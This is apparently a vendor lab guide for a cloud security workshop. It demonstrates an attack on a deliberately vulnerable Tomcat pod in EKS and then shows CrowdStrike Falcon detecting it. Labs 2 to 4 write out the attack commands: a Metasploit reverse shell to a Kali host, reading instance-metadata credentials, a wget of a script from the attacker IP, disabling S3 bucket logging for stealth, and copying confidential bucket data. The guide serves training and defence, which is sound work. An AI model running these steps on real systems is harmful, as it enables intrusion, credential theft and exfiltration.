
1) We load the tomcat_jsp_upload_bypass
2) Set the rhosts (target of the attack) as the DNS address of the load balancer
3) We set the target port to 80
4) We set the LHOST as the public IP address associated with the Kali network interface (required for the remote shell that we are trying to create to our Kali instance
5) We set the listening port for the reverse shell to 443
6) We attempt to bind Kali to the local IP address of the Kali network interface
7) We created a new session which is a reverse shell connection to the Kali instance

## Establish a reverse shell

Metasploit has indicated that we successfully created a reverse shell connection from the vulnerable web app pod to the Kali instance.

*List active sessions*

```
sessions -i
```




*Connect to the active session*


```
sessions -i <<Id>>
```


*View your logged in identity*

```
whoami
```


*List the root directory on the compromised container*

```
ls -al
```




*Note*: We appear to have the aws cli installed on the container, a risky practice but potentially helpful to the attacker. (We will return to this later.) You will also discover that we have the ability to install additional software as required.

At this point we have determined that we have privileged, root-level access on the container itself. In the next phase of the attack, we will explore what we might achieve with this level of access.

**End of Lab 2**

# Lab 3: Credential Theft

With root access to the container, we will set out to achieve our main objectives, data exfiltration and lateral movement. E-Crime adversaries often prioritize credential theft as a revenue generation strategy. Credentials are sold on the dark web to assist other adversaries in establishing quick and stealthy access to specific target organizations. In general though, credential access is a way to establish persistence and widen the attack.

With reverse shell root access, we can run a couple of simple commands starting with a list of local passwords.

```
cat /etc/passwd
```

Next, we'll try to access EC2 instance metadata to try to capture AWS service credentials.

```
curl \
http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance
```

*Note*: If your Metasploit session closes unexpectedly, type "run -j" at the metasploit console prompt to reconnect to the target.

## Lateral Movement

We will continue our attack by downloading some additional scripts that we can use to gather more information from the compromised container.

***Note:*** Using the netstat utility, you can easily find the Kali public IP by listing established HTTPS connections originating from the container.

*List established outbound connections to port 443 (HTTPS)*

```
netstat -n | grep 443
```

```
netstat -n | grep 443
tcp        0      0 10.0.48.138:39590       54.175.57.254:443       ESTABLISHED
```

*The public IP in the fifth column is the Kali IP. Strip the ":443" socket port.*

*Use the Kali's public IP stored earlier or from the netstat command above, and download the collection.sh script*

```
wget http://<<Kali Public IP>>/collection.sh
```

*Type "ls" to verify the download*

```
wget http://3.236.165.216/collection.sh
ls
aws
awscliv2.zip
bin
boot
collection.sh
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

Having gained an initial foothold in the network, attackers will then attempt to perform privilege escalation in order to move laterally to find more valuable assets.

*Further reading:* You can learn about different AWS privilege escalation methods at https://rhinosecuritylabs.com/aws/aws-privilege-escalation-methods-mitigation/.

We can begin to determine which other AWS services and infrastructure we can access via the AWS API by examining the IAM identity associated with the compromised container. Earlier, we speculated that AWS cli tools might be installed on the container which is not a recommended practice. We can confirm that.

*Identify the AWS identity principal attached to the container*

```
aws sts get-caller-identity
```

```
aws sts get-caller-identity
{
    "UserId": "AROAQIK36JX6HKSL762VX:botocore-session-1664563869",
    "Account": "017909566972",
    "Arn": "arn:aws:sts::017909566972:assumed-role/cwp-demo-stack-PodIamRoleStack-PodS3BucketIAMRole-
}
```

*Note*: If your Metasploit session closes unexpectedly, type “run -j” at the metasploit console prompt to reconnect to the target.

In the IAM role (shown in the “Arn” field) we have a clue about which services we are allowed to access (i.e., “PodS3BucketIAMRole”).

*Confirm access to S3 by listing the buckets*

```
aws s3 ls
```

```
aws s3 ls
2022-10-17 19:16:53 devdays-cnap-stack-codep-codepipelineartifactstor-1ks2djmj6w2u8
2022-10-17 18:57:20 devdays-cnap-stack-confi-confidentialloggingbucke-1gtl8d6ysikdv
2022-10-17 18:57:44 devdays-cnap-stack-confidentia-confidentialbucket-18wl2zafjlsk7
2022-10-18 20:32:02 en04ntsr-cnap-templates
```

*Note*: If your Metasploit session closes unexpectedly, type “run -j” at the metasploit console prompt to reconnect to the target.

**End of Lab 3**

# Lab 4: Moving laterally to a S3 bucket

In the previous lab, we explored the compromised container and discovered an associated IAM profile with access to the AWS CLI. We also discovered that we have read access to Amazon Simple Storage Service (S3).

## Breakout

Having identified this new potential lateral target (via S3 read access), let's investigate how we can further leverage the AWS CLI.

Due to a fairly common access control misconfiguration, we can impersonate both the *root* user of this container, along with the existing AWS IAM profile associated with this container (for accessing AWS services). It is possible that excessive permissions have been assigned to this IAM profile, so let's continue probing our capabilities in S3.

In the previous lab, we enumerated the AWS account S3 buckets.

```
aws s3 ls
2022-10-12 22:43:55 devdays-cnap-stack-codep-codepipelineartifactstor-cyfhe4hy4co0
2022-10-12 22:23:50 devdays-cnap-stack-confi-confidentialloggingbucke-4gc59k23sh2t
2022-10-12 22:24:14 devdays-cnap-stack-confidentia-confidentialbucket-axdjq4tzz8az
2022-10-12 22:19:25 enovhwrw-cnap-templates
```

Notice that two buckets include the string "confidential" and one of them appears to be a logging bucket. To be stealthy, we should disable any active bucket access logging policy that might be writing to that bucket.

*Get the target bucket name*

```
TARGET_BUCKET=$(aws s3api list-buckets --query 'Buckets[].[Name]' --output text \
 | grep confidentialbucket)

echo $TARGET_BUCKET
```

*Check for a bucket logging policy*

```
aws s3api get-bucket-logging --bucket $TARGET_BUCKET
```

```
aws s3api get-bucket-logging --bucket $TARGET_BUCKET
{
    "LoggingEnabled": {
        "TargetBucket": "devdays-cnap-stack-confi-confidentialloggingbucke-4gc59k23sh2t",
        "TargetPrefix": "testing-logs"
    }
}
```

*Note*: If your Metasploit session closes unexpectedly, type “run -j” at the metasploit console prompt to reconnect to the target.

We can see from the result that there is a logging bucket policy. We’ll create and associate an empty bucket policy with the confidential data bucket to disable the policy.

*Associate an empty bucket-logging policy to disable bucket logging*

```
echo "{}" > no-bucket-logging.json

aws s3api put-bucket-logging --bucket $TARGET_BUCKET \
--bucket-logging-status file://no-bucket-logging.json
```

*Confirm that we attached the new bucket logging policy*

```
aws s3api get-bucket-logging --bucket $TARGET_BUCKET
```

Since we added a null policy, the command should return nothing. It worked!

## Confirming the S3 target

Now we’re just going to try and access the confidential bucket and see if we get results. AWS S3 buckets support granular permissions, so while we may have access to the bucket, we might not be able to list files, or only list specific files.

```
aws s3 ls s3://$TARGET_BUCKET
```

```
aws s3 ls s3://devdays-confidentialbucket-c3t-confidentialbucket-1psbr77djpti8
2022-08-25 10:33:01          0 Fal.Con
2022-08-25 10:33:01         48 confidential-data.txt
```

Success!


We only see the one file, but it *does* look pretty interesting…

*Download the file to the local container*

```
aws s3 cp s3://$TARGET_BUCKET/confidential-data.txt s3-captured.txt
```

## Attack progression diagram

There are three steps to this attack.  The diagram below shows what we have accomplished with a few simple misconfigurations.




**End of Lab 4**

# Lab 5: Protecting Cluster and Cloud with CrowdStrike

*NOTE: The remainder of the lab guide is being upgraded to reflect changes in the console and platform*

In this section, we'll see how CrowdStrike responds to an attack on our vulnerable containerized Tomcat application on an EKS cluster. As you'll see, CrowdStrike will detect and stop the attack early and immediately, with minimal post-install effort.


Crowdstrike Falcon Cloud Security Cloud Workload Protection provides multiple layers of protection for EKS Cluster security components:

***Falcon Node Sensor:*** provides kernel mode visibility into your workloads with the ability to block attacks automatically while also monitoring for Indicators of Attack (IOAs) and other behavioral anomalies.


***Falcon Kubernetes Admission Controller:*** provides visibility into the cluster by collecting event information from the Kubernetes management plane. These events are correlated to sensor events and cloud events to provide complete cluster visibility. The KAC also includes a policy engine which enables customers to log, alert, or block deployment of vulnerable or misconfigured containers.

## Falcon Console Detections

*Open the Falcon Console to view detections related to our malicious activity at:*
*https://falcon.crowdstrike.com/activity-v2/detections*





*Click on the "wget" detection for quick details*




We can see that the wget process was killed before it was able to download additional malware. In the event that the sensor was unable to identify the download as malware, runtime protection would kill the process instantly upon execution if it exhibited suspicious behavior, such as drive encryption indicative of a ransomware attack.


Additional forensic information expands from the right side. This expanded section provides the ability to interact with the detection. For example, you can set the status of the detection, view the execution details, host information, and other artifacts associated with this detection.

*Click on “See full detection” for extended details and pivots to other platform components.*




This brings you to the “Process Tree” view for a quick visualization of the process tree showing process-level events leading to the spawning of attack-related processes. The Event Timeline view provides a more detailed, tabular view of the process details.

*Click on “Details” for multiple layers of contextual insight related to the detection. Each section enables further investigation, detail pages and graphic visualizations.*




It looks like the first malicious process executed is the DASH process, since it's the leftmost process with orange coloring.

*Click on the DASH process.*


The sidebar on the right will show the details of the process. It seems like this process was detected for performing malicious activity which matches up with what we just did in the previous scenario. When we ran Metasploit and gained initial access, Falcon was able to detect that behavior and identify it as malicious.

We can see the adversary's objective as well as the MITRE Tactic and Technique. It had gained Initial Access via a public-facing application, which in this case was Tomcat.

Falcon also provides the Indicator of Attack (IOA) name and description to help you understand what's happening in this situation. Notice that we get full visibility of the cli commands run during the attack including some AWS cli commands where the attacker was accessing an S3 bucket.



We just examined the Medium severity detection which provided deep visibility into the attack. We can use that to investigate further to understand the depth and breadth of the impact, and also as a guide on how to remediate related misconfigurations.

Let's take a brief look at the High severity detection. If we drill down into the process tree, we see our last two *wget* commands where we attempted to download malware tools. Falcon blocked those from downloading and killed the Kali Metasploit reverse shell.




## Indicators of Misconfiguration

*Scroll down on the side bar to Cloud Security Posture and click on the CRITICAL SEVERITY MISCONFIGURATION*

